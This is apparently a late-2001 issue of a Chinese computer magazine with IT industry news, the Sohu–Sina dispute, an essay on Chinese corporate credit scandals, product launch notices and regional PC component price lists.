近日，微软公司在发布的一份报告中提醒用户，目前普遍使用的Excel和PowerPoint软件中存有安全漏洞，这一安全漏洞可以导致一些怀有恶意的攻击者操纵被攻击的计算机。

搜狐要告新浪不正当竞争 新浪断然否认存在“不实报道”

事情起因于新浪网分别于9月27日和28日在显要位置刊登了题为《因涉嫌违规美国律师事务所对搜狐展开调查》、《搜狐拟抛售880万股股票北大青鸟欲弃搜狐》两文。

NEC发布世界上运算最快的超级计算机

矢量型超级计算机“SX-6”的最大运算速度可达8TFLOPS(浮点运算每秒8万亿次)。

微软推出Alerts服务 .Net计划迈出第一步

微软康柏联手推新款掌上电脑 意欲取代Palm

“虚假广告”成被告 微软紧急撤回并认错道歉

美国微软公司就美国Novell公司向盐湖城联邦地方法院起诉该公司一事表示，“已经撤回了有关广告”，此举“给顾客带来了麻烦，我们感到非常抱歉，微软公司正在诚心诚意地对待这一问题，希望Novell能给予理解”。

惠普总裁上《财富》商界有影响女性榜首

■视点

搜狐新浪官司风波 【北京青年报】

这些只不过是竞争白热化的一种表象，在互联网冬天，为了生存和发展，类似或者说更激烈的不规则竞争现象还会不断继续。无论如何，中国的网民需要搜狐，也需要新浪，他们之间有序的良性的竞争会给中国互联网带来进步和朝气，所以任何一方的惨败或者两败俱伤的结局绝不是我们愿意看到的。希望双方能够和平解决，希望中国互联网走好。

10亿美元促销 Windows XP能否成功 【赛迪网】

一些行业分析家预测Windows XP产品发布后将获得最终成功。但来自Giga Information Group的分析师Rob Enderle说，一些企业可能会因为市场的低迷而跳过XP。就近期的市况而言，企业将更多关注于安全及通信能力的提高，而不是新版操作系统。

艰难时期 IT企业越大越好 【赛迪网】

在这个经济艰难时期，一句古老的谚语似乎再次得到验证：越大越好。两家高科技业航空母舰，思科系统公司及头号个人电脑制造商戴尔公司本周都坚持早期发布的财务预期。而两个小一些的竞争者AMD和Gateway却并没有这么好运。周五，AMD警告其第三季度亏损将双倍于分析家的预期，并将这一切归因于竞争对手Intel发起的价格战。Gateway也陷入了与戴尔之间价格战的泥潭，亏损幅度可能比分析家的预期要大4倍。

王志东童家威王峻涛从头再来 中国互联网开始二次创业 【北京晨报】

王志东离职新浪、童家威告别美商、王峻涛黯然离开MY8848……几个月以来的这些标志性事件，曾经意味着中国第一代互联网创业步入尾声。但也正所谓‘月有阴晴圆缺”，当初集体淡出的第一代创业者们，在中秋节前后，又不约而同地杀回业内，并有了实质性进展。

世贸倒了 IT咋办 【中关村周刊】

在经过了几个月的需求急剧萎缩之后，高技术公司本来以为他们已经看到了复苏的曙光，但是9月11日的事件彻底扑灭了他们的希望。这次灾难将降低市场的消费能力，使个人电脑以及消费性电子产品的销售更为艰难，并可能导致长达一年的不景气。与此同时，这次危机将使在昂贵的软件和服务器等领域本来就已经小心翼翼的商业投资计划进一步复杂化。

中国软件谁的问题 【新浪科技】

五年前，在全国高校计算机教育研究会一次小规模的研讨会上，计算机普及教育的泰斗之一谭浩强教授曾经面带困惑地提出，需要研究研究‘软件开发中的非专业现象”，即为什么许多著名国产软件的作者都是非专业人士。谭教授认为，这也许说明软件业人才培养的一些方面出现了问题。

电子商务的底层建设 【中关村周刊】

通过网络完成交易的电子商务厂商，往往可能陷入

技术怪圈。比如说，我们迷恋于家具制作者的木工技巧，而忽视了家具的真实用途。当很多电子商务厂商正忙着陶醉于自有电子商务平台的技术含量时，却忘记了对他们来说，用户数和交易量更重要。技术只是交易的实现手段，就像木匠做家具，他所使用的木工技术，并不需要由客户来掌握，这也是电子商务产业链细分的结果 。

别拿Windows XP当回事 【计算机世界网】

Windows XP确实比它的前辈带来更多的功能、更好的稳定性，但Windows XP也给许多个人用户带来了许多不快，甚至有些方面有不尊重用户的嫌疑。据有关资料，从功能上说，Windows XP并不比Windows 98/Me 多多少，甚至有的资料说 Windows XP 只比 Windows 98/Me多1%的功能，Windows XP增加的功能我们也可从第三方软件厂商得到，所以如果Windows 98/Me已够你用的话，我给你的建议还是别拿 Windows XP 当回事。

“模拟”无线互联 【IT经理世界】

一直紧密跟踪电信业务变化的亚信CEO丁健前不久大吃一惊：和搁浅了的WAP相比，“幼稚”得多的短信息业务成长惊人。日前，中国移动将原来属于市场部的数据分部独立了出来，数据业务俨然要和话音业务分庭抗礼。而这距离中国移动开始“移动梦网”计划还不到一年。虽然今天的“移动梦网”和“联通在信”看起来只有短信息，但也许不久以后，你会承认，这其实就是中国无线互联的两大品牌。

拆分中国电信能否提高国际竞争力？ 【通信世界】

中国电信业的改革应结合本国的特点，总结分析各国电信改革的成功经验及失败的教训，借鉴对我国电信业发展的确有利的因素，改革可以走捷径，但不是全盘西化。在面临“入世”之际，我们为什么不能从国家角度考虑组建若干个具有国际竞争力的大型电信企业集团参与未来国际市场的竞争，而是要将管理机制尚存一些问题的完整的国有企业拆得四分五裂呢？这样做消费者就一定能真正得到好处吗？

■国际新闻

◆美唱片业与出版业就网络音乐达成协议

近日，美国唱片业与音乐出版商就有关网络音乐传播中的版权使用问题达成协议。这标志着唱片业又向梦想中的数字音乐付费订阅服务前进了一步。

根据双方达成的协议，美国唱片业协会(RIAA，包括五大唱片公司)的成员将获准在网络上使用来自 Harry Fox Agency的每一首歌曲。Harry Fox Agency是全美音乐出版协会(NMPA)的附属单位，它代表着2.7万家音乐出版商的利益，而这2.7万家音乐出版商则代表着16万位歌曲作家的利益。

■声音

“作为一个媒体，首先我们要有社会责任，对这个世界上或者是社会上发生的各种事情的报道负有一种公正性和真实性的责任。” ——张朝阳

“在中国，连街上买冰棍儿的老头儿都知道我这个差事不好干。” ——微软(中国)有限公司总裁高群耀

“现在，我对元庆和郭为所不放心的是他们对环境的认识程度是否深刻。” ——柳传志

“时至今日，一部分人在怀疑互联网，一部分人在相信互联网；一部分人在吹捧互联网，一部分人在挖苦互联网；一部分人在使用互联网，一部分人在观望互联网；一部分人在离开互联网，一部分人在亲近互联网。只有一部分人的声音最微弱，他们在发展互联网。”

——一个普通网民

“从现在开始，业界的目标将是，在任何时间、任何地点、利用任何设备使信息传递和交流成为可能。”

——微软首席技术官克雷格·蒙戴尔(Craig Mundie)

“我不能说我们没有对可能的收购对象进行评估，但事实是没有哪家公司值得我们收购。” ——戴尔CEO戴尔

“人们不了解XP价值的原因在于，我们还没有开始营销行动”。 ——微软产品部经理Charmaine Gravning

“IT泡沫破灭的今天，整个社会正在忍受着新世界诞生前的阵痛。今后随着各种结构改革的开展，我们将迎来一个‘无所不在的网络社会’”。

——松下电器产业董事长兼总裁中村邦夫

◆英特尔：美阿开战短期不影响CPU出货

英特尔近日表示，目前英特尔的产品包括：处理器及芯片组都有安全库存管理，亚洲地区在马来西亚、菲律宾设有仓储物流中心，美阿战争开打在短期内对CPU供货并无任何影响。然而英特尔还表示，一旦战事恶化，造成NB厂商无法直接出货美国，未来销售业绩将受影响。

◆昆腾就被诉垄断提起反诉

美国昆腾(Quantum)于美国当地时间10月3日宣布，已向加利福尼亚州法院反诉了美国Imation公司，后者此前曾于10月1日宣布，由于昆腾公司违反了Sherman Antitrust Act(Sherman反垄断法)第1条与第2条，该公司已向明尼苏达州联邦地方法院提起诉讼。昆腾公司称Imation公司“极端而广泛地”盗用企业机密，通过虚假广告进行误导，进行非法商业活动，并要求Imation公司停止销售采用昆腾公司的DLT磁带技术生产的磁带等产品。

■国内新闻

COMDEX2002召开新闻发布会　日前，第六届世界计算机博览会暨第二十三届中国计算机产品北京展览交易会COMDEX/China 2002的新闻发布会在北京长富宫中心召开。这次COMDEX/China 2002旨在聚集IT重点与热点，突出“数字化3C与移动互联网”的主题，针对不同的技术领域，开辟多个技术专区。

长城软件签约熊猫卫士中国区总代理　杀病毒软件公司熊猫卫士中国公司目前在北京与长城计算机软件与系统有限公司签约，长城软件正式成为熊猫卫士中国区的两家全国总代理之一，这样熊猫卫士中国区两家全国总代理、五家行业金牌代理的渠道格局初步建立。

金山抢先开发全球第一套蒙文版办公软件　近日，金山公司在人民大会堂发布了全球第一套蒙古文字办公软件——蒙文版WPS Office。全国人大常委会副委员长布赫、内蒙古自治区人民政府主席乌云亲切接见了金山公司董事长求伯君、证联公司总经理白国意等，并参加了WPS Office产品介绍会。

宏盛打出SDRAM“最后一张王牌”——PC166内存　宏盛PC166内存对传统的PC133、PC100等内存的线路设计方式进行了改良设计，选用经Intel认证的低噪音六层PCB板，可以确保其稳定运行在PC166环境下。该款内存的时钟频率达166MHz，最高信息存取速度高达每秒1.3GB，具备连锁侦测码(SPD)，产品容量有128MB及256MB两种型号可供选择。

三星电子进军中国笔记本电脑市场　近日，三星电子在北京中国大饭店宣布，其首部笔记本电脑——NV5000，2001年10月9日在中国大陆市场隆重上市。这款目前世界最轻的笔记本电脑机身重量仅1.35公斤，厚度只有21毫米。相信其设计独特的‘可移动坞站系统’、时尚的色彩和豪华顶级的配置会让人爱不释手。

卓龙16X DVD上市　卓龙16X DVD拥有独特的技术和优秀的性能，可以读取一般DVD光驱无法读取的CD-R及CD-RW片，并兼容AUDIO CD、PHOTO CD、VCD、DATA CD格式，且在读取DVD盘片时采用专用650nm激光头，可以读取DVD中单面单层，单面双层，双面双层格式的各种盘片，显然是一般的低速DVD-ROM所不能比的。

ELSA领跑，全球率先发表nVidia“钛”系列显卡　10月2日，德国著名显卡制造商艾尔莎ELSA，在全球同步发表nVidia“钛”系列产品——影雷者921、影雷者721以及影雷者516，这三款产品分别使用了最新的GeForce3 Titanium 500（影雷者921）、GeForce3 Titanium 200（影雷者721）、GeForce2 Titanium（影雷者516）三种显示芯片，并将于近期在国内全线上市。

摩西光电系列产品被列为重点保护产品　近日，在摩西光电产品上市周年之初，摩西光电系列产品被中国质量检验协会列为重点保护产品。摩西光电系列产品自10月1日起其外包装盒及摩西光驱顶面板均贴有中国质量检验协会防伪标签。客户可刮开标签的表面涂层见到20位号码，并可拨打800免费电话认定真假摩西光电产品。

金长城家用电脑流通全面提速　日前金长城家用电脑在开展的‘金翼推广计划’中成效显著，在计划开始的第一个月中，成功发展的金长城家用电脑经销商超过1000家，其中有260多个经销商是在原长城渠道空白的100多个城市中开发的。

佳能系列新品上市　近日，佳能公司在北京凯莱大酒店隆重举行了大型计算机外设新品发布会活动，会上推出了包括黑白打印11PPM，彩色打印7.5PPM的极速新彩喷S300，适合家用的小巧方便的S100SP和S400SP，还有时尚靓丽、超薄设计的扫描仪N670U、N676U、N1240U和超高质量的胶片扫描仪FS4000US在内的共7款计算机外设精品。

九州风神直面WTO　11月9日，世贸组织会议即将召开，中国入世在即。随着国外产品大量涌入，如何面对入世带来的巨大商机和挑战，是所有国内厂商急需考虑的问题。作为目前国内最大的电脑散热器研发生产厂家，清华华天公司捷足先行。11月，九州风神迎WTO行动展开，数款主打产品平均降价25%销售，亮出了迎接中国入世，打造民族精品的第一面大旗！

磐英I845主板销售火爆　深圳新天下推出一款P4 845板——磐英4B2A，仅售918元。这款主板是豪华大板，通体为绿色，基于I845芯片组，提供400MHz前端总线，

●联想喷墨多功能一体机新品M5400上市

联想近日推出了一款新型的多功能一体机——5400MFC，它既是集高速传真、彩色复印、彩色打印、彩色扫描、移动办公五大功能于一体的全能办公专家，而且也是高速传真、彩色打印、彩色复印和扫描识别功能方面的单项冠军。



●维佳A-3000桌面影院隆重上市

“桌面影院’就是多媒体音箱与多媒体电脑接驳，通过超重低音炮和几只副箱组合而成，营造出声势浩大不逊于传统无源影院的现场感。超重低音炮的扬声器采用了长冲程4英寸喇叭单元，输出功率为18W（RMS），峰值总功率可达880W。两对副箱，前置音箱和环绕音箱采用3英寸的全频喇叭单元，四个卫星音箱的输出功率为10×4W（RMS）。



Socket478架构，CPU三相供电设计，运用了多回路CPU滤波过流保护系统，支持ATA100，六个PCI，一个AGP4X，一个CNR，三个SDR DIMM，四个USB，板载AC97声卡。

威盛九月营收25.98亿　全球逻辑芯片大厂威盛电子公布九月份营收金额为新台币25.98亿元，较去年同期减少26.56%，而一至九月累计营收262.49亿元，较去年同期增长14.72%。威盛表示，尽管受到国际政经局势波动以及天灾等冲击，公司九月份营运表现仍优于业界平均水准的表现，各新产品线的效益已逐渐展现。

冲击波多媒体有源低音炮SD-5上市　产品采用两只主音箱及一个低音炮组成2.1声道立体声卫星式扬声系统，并采用目前最流行的电子分频式音响系统。低音炮采用超重低音扬声器，长冲程、大功率、超大磁钢、防磁性设计。左右两只卫星箱所用的是3寸全频带防磁型扬声器单元。整个系统结构采用了顶级高密度木质箱体，高强度，低辐射，杜绝箱体谐振。

赢时通推出网上证券解决方案　最近，赢时通公司开发的面向证券网站的"网上证券业务解决方案"，被荣幸地评为IBM的优秀解决方案奖中的BEST WEB SITE类的优胜奖。赢时通公司开发的这套解决方案涵盖了网上证券业务各个环节，包括网上开户、交易、行情查询、资讯发布和社区交流等功能。它能够同时处理超过2000次的并发访问，并将对数据库的压力降低了5倍以上。

亚迅推出首款499元16倍速DVD　亚迅科技近日推出了16倍速DVD。该产品将延续亚迅高品质、低价位的市场策略，是为大陆市场精心定做的，具有超强容错性和超强连贯读盘性。产品采用进口钢板制成的钢结构机芯，钢板式支架，采用双体悬吊隔振系统，配以动态吸振系统设计，并利用进口高强弹性矽胶发明了独有的橡胶减振器。

新品Matrox G550显卡开始提供中文驱动光盘　为了让用户享受到更好、更体贴的本地服务，星之邦科技销售的Matrox G550正式采用中文驱动光盘，提供简体中文驱动程序；光盘内部提供Windows 9x、Windows NT 4.0、Windows 2000平台中文驱动以及Linux平台专用的驱动以及多种软件工具，其中特别提供：Matrox e-双头显示（eDualHead）、创新第三代双头显示(DualHeadTM)等多种浏览模式。

上海财大亿元投资打造"财大软件"　在日前的深圳高交会上，上海财经大学与上海国家会计学院联合举行了记者招待会，宣布共同投资1亿元人民币，成立"上海财大软件股份有限公司"。财大软件将定位在企业管理软件领域，着重于数字化商业解决方案、数字化医院解决方案两个方向。

深圳联维尔国内首家推出ATI兼容8500显卡　深圳联维尔将于近日正式推出联维尔黑龙系列采用ATI最新8500显示芯片的显卡，其中标准版完全按照ATI原版设计，配备采用0.15微米生产工艺，250MHz核心频率的Radeon8500显示芯片，128位显存总线，480MHz的DDR显存，4条渲染流水线，每条流水线支持2个纹理贴图单元，支持ATI独有的Hyper-ZII技术，具有HOS高阶曲面技术等。

后DIY"视线21"系列之"伊家"推出　"伊家"是后DIY与"天使"同时推出的一款液晶电脑推荐配置，它采用的是速度极快的AMD雷鸟1.1G处理器以及EMC的15英寸液晶显示器——小爱神，同时兼顾了用户对速度和健康的要求，主要面向一些中高端的行业用户和家庭用户。"伊家"推荐配置中建议采用的CPU是目前速度极快的AMD雷鸟1.1G处理器，Kingmax的256M内存，迈拓的40G硬盘，创新声卡及5.1多声道音箱。

■活　动

明基心系学子　明基电通将从2001年10月15日至2001年11月15日，在全国14个大中城市推出"明基心系学子"——学生装机优惠月促销活动。活动期间，在各区域明基指定的经销商处装机，并选择明基17英寸纯平显示器的学生，可凭学生证获得明基赠送的时尚手表一块；选择购买明基17英寸非纯平显示器的学生，可凭学生证获得明基赠送的时尚长袖T恤一件。

感受运动时尚 体验液晶"黄金周"　NEC日本电气北京办事处将于近日举行题为'液晶黄金周'的促销活动。活动期间凡购买任一款15寸瑰丽屏液晶显示器均获赠运动护腕手表一块，购买18寸以上液晶瑰丽屏系列产品的获赠全钢特制纪念手表一块，多买多送。

让企业信用与WTO一起到来



□江苏　小云

随着纳斯达克股市的大跌和高科技泡沫(特别是网络泡沫)的破灭,我们所处的时代也迅速由泡沫时代进入了后泡沫时代。在后泡沫时代,由于泡沫时代为了追求规模所采取的种种舍本逐末的做法所带来的后果在逐渐地显示出来,随着时间的推移,中国企业的信用危机也使我们面临着越来越多的尴尬。

编者注:上期我们在“业界视窗”刊出了一个短文,说明日前企业信用危机所带来的危害,之后从各方面得到的信息,越发激起我们强化这一话题的紧迫感。往往某一家企业的不规范经营会导致某一行业出现信用危机,这是值得我们深思与警惕的。著名学者张维迎说:“无恒产者无恒心,无恒心者无信用。”

财务制度的隐患

在经过了长达四个多月的折腾之后,2001年8月31日,网易公司宣布了根据调查结果进行修正的2000年财政年度的财务报告。对照网易修正前后的财务报告可以发现,网易2000年财政年度净收入从原先的790万美元减少到了370万美元,下降幅度达到了53.2%。在网易财务报告上的减少的账面收入主要有三个部分:一部分是导致网易被迫进行内部调查的合同误报,这部分收入是110万美元;另一部分是根据美国的会计准则是不能计入财务报告的易货交易,这部分收入为200万美元;第三部分是缺乏实质经济内容的合同,这部分的金额为120万美元。

很难想象,一个公司虚报的财务收入会达到其营业额的二分之一还要多,而且这个公司竟然是在美国纳斯达克上市的三面中国网络红旗之一的网易。只要想一想790万美元和370万美元之间的巨大差距,就足以让我们每一个中国人感到心疼和羞愧不已。然而更让我们难过是的,出现网易这样的事件并不是偶然的。在网易的那高达420万美元的水分当中,除了110万美元的合同误报属于“偶然”之外,另外两类虚报的收入——易货交易、意向交易的出现则就不是偶然的了。事实上,在中国有很多公司,包括一些上市公司,在这两个方面存在着和网易同样的问题。只不过由于网易是在美国上市,必须遵守不允许将这两种收入记入的美国财务制度才惹出了是非。

资本市场的陷阱

2001年6月28日,美国MilbergWeissBershadHynes & LerachLLP律师事务所发布了一份新闻稿,宣布其已代表部分股东正式在纽约南区法院向Chinadotcom公司(中华网)提起集体诉讼。在随后的十几天里,又先后另有7家美国律师事务所向外界宣布了内容基本相同的消息。在几起集体诉讼的消息传出之后,中华网和被起诉的多家投资银行拒绝向外界发表评论。

中华网之所以不吱声,是因为哑巴吃黄连有苦难言。在上诉书中的第一个指控是中华网招股说明书所提供的信息有虚假成分:招股说明书中明明写着“发行的A股普通股将按招股说明书中封面所刊登的发售价格直接发售给公众,在此价格基础上,售出价格让步绝不超过每股0.84美元……”但是,在未经公告的情况下,中华网私下承诺给予承销商们340万股每股1.40美元的折扣。承销商们赚到了额外的好处,受损失的就是中华网的股东。中华网这么做自己是一点好处也没有,但也是迫不得已:为了使公司早日上市,更为了搞好和投资银行的关系,以后继续通过它们融资。

资本有着光彩的一面,也有着不惜一切代价追求利润的一面。对此,我们必须保持清醒的认识。美国著名专栏作家斯坦因撰文指出,1998、1999以及2000年早期的美国股市,虽然不能说成是“可耻的时代”,但至少也是没有诚信的年头。在永无止境的贪欲的驱使下,银行家们不惜铤而走险,经常干一些违法的勾当。收取非法佣金和操纵股市往往是他们惯用的手法。

在这次诉讼中,中华网不负主要责任。但它向投资公众提供不实信息,肯定会受到一定的名誉和经济上的损失。中华网的这次遭遇告诉我们,要想在美国资本市场上运作,除了要懂得他们的游戏规则,还要防范资本市场上的陷阱。如果投机取巧,迟早是要受到惩罚的。

企业信用的危机

如果说网易和中华网事件给中国企业的信用带来了一定的负面影响的话,那仪科惠光事件则将这个负面影

响扩大到了极致，并对企业的信用产生了致命的威胁。

2001年8月13日，三四十家企业堵在仪科惠光的门口，虽然他们身份各异，但目标一致：要账并讨伐林大兵。在现场他们甚至还打出了“仪科惠光，欠债还钱”的横幅。而此时仪科惠光的法人林大兵早已携带3000万元销声匿迹。

仪科惠光是一个典型的泡沫时代的产物，一开始走的就是快速扩张、花钱买品牌，然后再以品牌到资本市场上去圈钱的道路。为了推行用钱买品牌的行销路线，从资本市场引入资金来实现其掘金的梦想，仪科惠光不惜以高进低出，赔本做物流的方式迅速扩大销售收入，由于资金不足，一直负债经营，其结果自然是漏洞越来越大，又因上市融资计划失败终于无法清还所欠货款，眼看着滚雪球般扩大的债务，再也无法拆东墙补西墙混日子的法人代表林大兵采取了携款潜逃的极端手段。

IT渠道是中国赊销最多的行业。从某种程度上来说，赊销是行业发展的推动力，渠道商以牺牲自己的利益为代价，极大地促进了计算机产品的普及和应用。赊销属于信用交易，这是市场经济的高级阶段，在我国市场经济发展尚不完善的时候，IT行业超前地开始信用交易，因而带来了很多的问题。

会计市场的警钟

《财经》杂志8月号发表封面文章《银广夏陷阱》，揭露深圳股票交易所上市公司银广夏(0557)1999年度、2000年度业绩绝大部分来自造假：其出口额据公司自称在2000年达1.8亿马克，而事实上仅为3万美元；其签下60亿合同的德国买家据称为一家百年老店，但事实上是注册资金仅5万马克的小型贸易公司；其据称出口创汇创利的“超临界萃取产品”，在产量产品和价格上均被专家证实不具可能性。

银广厦业绩造假的消息传出之后，在证券市场引起了巨大的连锁反应，数家基金与上市公司不同程度地遭到牵连，无数的股民遭到重大损失，举国震惊。在ST张家界等一系列业绩造假案发生之后，我国会计市场面临空前的信任危机。审计ST黎明的华伦所、湖北系列造假案的立华所、受银广厦等牵连的中天勤等等，在市场人士看来已经属于另类了。对于一家上市公司来说，如果继续聘请一家已经被监管部门认定出具过假报告的会计师事务所作为财务报告的主审机构，将面临投资者对自己的财务报告的可靠性产生疑问的危险。据说已经有不少上市公司在考虑聘请国际著名会计师事务所来对自己的报告实施审计。我国会计市场目前正在面临着的较为严重的信用危机，将会使我国企业的发展和信誉受到不必要的负面影响。

网络媒体的堕落

2001年9月29日，搜狐公司在京举行新闻发布会，搜狐公司新闻发言人称，新浪网分别于9月27日和28日在显要位置刊登题为《因涉嫌违规美国律师事务所对搜狐展开调查》、《搜狐拟抛售880万股股票北大青鸟欲弃搜狐》两文。搜狐公司认为，这两篇文章是“不实的报道”。并要求新浪网于10月15日之前公开道歉，否则将把新浪网告上法庭。而新浪网负责网站内容运营的执行副总裁陈彤则表示：“作为一家上市公司，新浪网愿意通过法律手段解决问题。”看来，这两大门户网站之间由来已久的口水战终于要升级到法庭上去进行了。

为了争坐中国门户网站老大的交椅，新浪与搜狐之间的明争暗斗早在1999年就开始了。这其间的大小战事不计其数，更不要说那些并不起眼的相互间的冷嘲热讽。在这场战争中，双方的网站往往是最具威力的武器，最常采用的办法就是通过炒作某些事端，通过专题、滚动新闻等方式来吸引网民的注意，以达到自己想要达到的目的。随着后泡沫时代的来临，双方的生存环境更加恶劣，为了赢得少得可怜的资源，双方之间的攻击越来越厉害。

随着互联网的发展，门户网站已经越来越被大家认可，其首要本质是一个媒体，这两大网站巨头也常常以媒体自居。但是，如果媒体“沦落”为用来攻击对方的工具，那显然有损其客观、公正的形象。对对手的落井下石和恶意中伤只能说明了网络媒体的堕落。

媒体泡沫的启示

在网络泡沫破灭之后，从不安分、见缝就钻的资本又把目光投向了日渐升温的传媒产业，于是媒体投资一下子就成了时髦的词。自去年6月至今，来自国内外的资本纷纷涌进媒体领域并抢滩登陆。美国IDG集团、澳大利亚新闻集团、法国桦榭菲力柏契出版集团、费加罗报刊集团、香港的TOM.COM、大陆的电广传媒、北大青鸟等相继进入传媒市场。在这股热潮当中，中国内地传媒产业市场潜力和利润空间被无限地放大，媒体被说成是中国最后一个有暴利机会的行业，吸引了越来越多的资本。

然而，由于有关媒体投资的政策现在尚为空白，在这种朦胧的情况下，如何能够游走于行政力量构成的缝隙之间绝非易事，如果一步走失，将会带来毁灭性的后果。托普集团在四川投资的两份报纸就因为碰到了政策的红线，被勒令停刊。况且即使从收益成本的角度分析，当前的投资时机也未见得合适。媒体泡沫的产生再一次说明了资本对超额利润的狂热追求是泡沫产生的根源，只要资本还存在，新的泡沫还会产生。

后泡沫时代既是死亡的时代，也是新生的时代，只有真正直面这些尴尬，我们的企业才能从泡沫时代的后遗症当中脱胎换骨、获得新生，我们的时代才能进步。随着中国正式加入世贸组织的临近，中国将会在更多的方面与国际接轨，企业的信用制度也会逐步建立起来，我们将会面对更多的新情况、新问题，只有放弃侥幸心理，吸取这些前车之鉴的教训，认真实干，发奋图强，才能屹立于世界之林。CF

□栏目主持 胡克

风向标



近一阶段，虽然整个配件市场的销售势头保持良好且价格波动相对稳定，但部分CPU依然处于缺货的状态，这主要是因为大的CPU代理放假，使得CPU的价格随之产生一定幅度的提升。由于散包Socket 478的P4 CPU全面上市，并且其价格要远低于PⅢ CPU，导致在市场中选购新款Socket 478 P4的人越来越多。相比之下，由于节后的市场渠道恢复得比较慢，使得P4(Socket 478) 1.4G的CPU基本上处于断货的状态。有些柜台的少量存货也卖到了1170元的高价，而P4 1.5G的CPU货源比较充足，价格为1260元，还是可以接受的。与之相比，P4 1.7G的价格就稍微高了一些，达到了1650元。相对于Socket 478的P4来说，Socket 423的P4渐渐失去了竞争力。P4(Socket 423)1.4/1.5G/1.7G的价格分别为1000/1150/1580元。PⅢ和赛扬Ⅱ方面虽然货源充足，但由于价格的原因，明显缺乏市场竞争力。100MHz外频的PⅢ 700/850/900/1G的价格分别为920/1090/1170/1420元，133MHz外频的PⅢ 667/733/800/866/933/1G的价格分别为940/970/1010/1150/1400/1660元；66MHz外频的赛扬Ⅱ 600/633/667/700/733/766的价格分别为290/310/320/350/370/380元，100MHz外频的赛扬Ⅱ 800/850/900价格为420/450/490元。

由于同频率的P4价格开始向雷鸟靠拢，这也多少使得雷鸟的销量有所下降，而且节后的雷鸟货源不足，也成为它销量不好的重要原因。但从中、低端来看，雷鸟的价格仅比100MHz外频的赛扬Ⅱ高出200元左右，低主频的雷鸟在压制着赛扬Ⅱ的性能和价格，这也使得雷鸟、赛扬Ⅱ和P4形成了一种相对微妙的关系，用户在选购的时候要好好考虑一下了。雷鸟900/1G/1.2G/1.3G/1.4G的价格分别为590/720/820/930/980元；毒龙750/800/850的价格分别为310/390/410元，价格基本都有小幅度的上涨。

内存和前一段时间的价格上扬相比还是有一些下降的，基本有5-10元的降幅，而且货源比较充足。现代64M/128M/256M的价格分别为55/90/180元。但是，由于目前现代PC-133的内存已经全面改换了新款的内存颗粒，虽然在性能方面和原来相比差不多，但在市场过渡中，还是出现了一些质量较差的伪劣内存条，它们的制作工艺比较粗糙，大家在选购的时候要仔细挑选。其他品牌内存的价格也是变化不大，Kingmax PC-150 128M/256M的价格分别为130/250元；Kinghorse PC-133 128M/256M的价格分别为180/340元；现代DDR 128M/256M的价格分别为150/300元。

硬盘最近显得有些缺货，价格偏高，许多商家都是有价无货。以低价格上市的希捷酷鱼四代硬盘只有少量现货，40G的价格为920元，大多数人选择的还是IBM的腾龙三代(60GXP)，20G/40G/60G的价格分别为790/940/1260元。虽然酷鱼四代在刚上市的时候抢了腾龙三代的风头，但对于这款性能不太熟悉的产品来说，还是有不少人宁愿选择比较稳定的腾龙三代。希捷U6 40G/80G的价格为750/1490元；昆腾新火球一代40G价格为750元；IBM 40GV(5400转) 40G的价格为800元；迈拓星钻一代40G/60G/80G的价格分别为770/1140/1500元，金钻六代的价格还是居高不下，40G/60G分别为1150/1420元。

由于Socket 478的散包P4的大量上市，因此支持它的Intel 845芯片组的主板也开始变得抢手起来。目前市场中可以买到的Intel 845主板主要有华硕、技嘉、联想等几款，价格基本保持在1200多元，还有一款技嘉Micro-ATX的主板只要1070元，价格比较便宜。从市场中可以看出来，即使Intel 850+Socket 423 P4+Rambus的组合要比Intel 845系统的性能要高一些，但考虑到P4已经开始全面转向Socket 478架构，因此很多现在购买P4的用户大多还是选购了Intel 845的主板，以便日后的升级。另一方面看，虽然目前的Intel 815EP主板已经降到了700-800多元，但因为PⅢ的高价，因此市场并不是很好。

在显卡市场，正处于Radeon 7500和8500上市前夕，虽然已经有许多第三方生产厂家开始生产Radeon系列显卡，如：七彩虹的镭风系列、盈通的R1000等等（使用的是Radeon VE芯片），但整体市场还是笼罩在nVIDIA的大旗之下。不过，最近ATI又有一款Radeon LE Ultra上市了，不知道能不能在高端的7500和8500上市之前，缩小一下和nVIDIA显卡的市场占有率。LE Ultra的核心/显存频率分别为166MHz/166MHz，并且打开了Hyper-Z功能，基本上应该能达到LE超频以后的性能指标，但与Radeon标准版从性能上应该还有一定的差距。目前它的售价在880元左右，不过不知道经过超频后能否达到超越Radeon标准版的性能，但总体来说，LE Ultra的性价比还是比较高的。

现在DVD-ROM的市场已经渐渐被国产品牌占领了，主要以12X和16X为主，常见的有美达、奥美嘉、源兴、爱国者读龙、狮王、雄兵等等，价格保持在400-600元之间。大白鲨12X是比较便宜的，价格为440元，美达的在450元左右，而在节前以499元低价促销的奥美嘉16X DVD-ROM涨回到了520元左右。看来随着DVD电影光盘和DVD-ROM的降价，DVD成为主流的日子已经指日可待了。CF

鸣谢本栏特约信息员
杨法 余庆辉
杨涛 黄宇

报价杂货铺

（截止到2001.10.18，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

产品	价格
CPU	
P4 1.7G/1.5G/1.4G/1.3G	1730/1300/1210/1150元
P3 733/933/1G	1040/1340/1550元
Celeron II 800/850/900	460/540/580元
AMD雷鸟850/1G/1.2G	570/770/870元
AMD毒龙750/800/850	260/385/450 元
主板	
华硕CUSL2-C(815EP)/PT4	950/1440元
升技TH7-RAID(i850 P4)/I845	1250/1230元
升技SA6/ST6(815EP)	880/910元
技嘉60X(I815EP)/8TX-C(I850)	890/1380元
微星815EP/850Pro/845 PRO	850/1280/1250元
硬盘	
Maxtor金钻 20GB/30GB/40GB	790/930/1150元
IBM 40GB/60GB(7200rpm)	990/1380元
WD 20GB/30GB/40GB(5400rpm)	690/740/860元
显卡	
Matrox G450 16M/32MB DDR 双头	630/820元
ATI Radeon LE/VE(32M)	790/820元
小影霸速配7700/小妖G9700DDR	990/1150元
丽台GF2 MX200/MX400(TV OUT)	680/880元
大白鲨时尚版MX200/MX400	399/548元
大白鲨白金版MX200/MX400(64M)	590/880元
CD-ROM	
Acer 52X/48X/50X	380/330/350元
华硕 50X/40X	340/310元
大白鲨52X/50X	360/340元
显示器	
Philips 105S/107E/107T	1090/1480/1680元
Acer 77V/GT/78G	1380/1680/1880元
Samsung 750S/753DF	1360/1630元
LG795FT/777FN	2280/2450元

西北地区产品报价

产品	价格
CPU	
P4 1.4G/1.5G(478针)/1.4G(423针)	1140/1350/1080元
赛扬II 900/850/800/733	520/480/430/360元
雷鸟1.4G/1.3G/1.2G/1.1G/1G/950	970/930/805/750/690/550元
毒龙900/850/800	490/400/370元
硬盘	
